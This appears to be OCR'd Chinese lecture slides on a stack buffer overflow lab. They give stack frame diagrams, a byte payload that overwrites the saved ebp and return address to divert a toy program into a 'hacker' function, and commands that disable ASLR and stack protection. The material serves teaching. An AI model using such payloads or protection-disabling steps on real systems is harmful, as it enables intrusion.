

ffffde38H
ffffde1cH
08048460H
Hacker的首地址
ebp
ffffde18H
ffffde38H
ebp旧值
61626364H
abcdH
61626364H
abcdH
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde00H
30313233H
0123H
main
outputs
栈




执行outputs中leave指令前的栈帧结构





执行outputs的ret指令后的栈帧结构






执行hacker的前3条指令后的栈帧结构






4(%ebp)单元是hacker的返回地址




```
char code[]=
 "0123456789abcdef"
 "abcdabcd"
 "\x38\xde\xff\xff"
 "\x60\x84\x04\x08"
 "\x9d\x84\x04\x08";
```



buffer需要写入的内容

缓冲区溢出

a2缓冲区溢出攻击程序的执行步骤:

1. 关闭栈随机化（只需要执行一次）

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. 编译程序，同时关闭栈溢出检测，生成32位应用程序，支持栈段可执行：

```
gcc -O0  -m32 -g -fno-stack-protector  -z execstack  -no-pie -fno-pic  a2.c -o a2
gcc -O0  -m32 -g -fno-stack-protector  -z execstack  -no-pie -fno-pic  b.c -o b
```

3. 反汇编并保存到文本文件

```
objdump -S a2 > a2.txt
objdump -S b > b.txt
```

4. 调试执行a2，完善a2.c中的code内容。

code的内容与计算机的编译环境有关，需要在自己计算机上调试信息确定。

5. 重新编译a2，修改填充的ebp值，要求与调试中b的main的ebp值一致。


6. 执行./a2，观察执行结果。

缓冲区溢出

code字符的确定与linux版本有关，因素包括：

1. buffer大小，根据buffe的定义
2. buffer与ebp旧值之间有多大间距，调试得到。
3. b的main的ebp值，调试得到。
4. hacaker过程的首地址，查看b反汇编代码得到。
5. 调用outputs的返回地址，查看b反汇编代码得到。
6. 计算机是小端方式。

```
char code[]=
 "0123456789abcdef"       //buffer不越界的字节内容
 "abcdabcd"               //buffer与ebp旧值之间需填充的内容
 "\x38\xde\xff\xff"        //b的main的ebp值
 "\x60\x84\x04\x08"        //hacker 首地址  0x08048460
 "\x9d\x84\x04\x08";       //outputs的返回地址  0x0x0804849d
```



谢谢！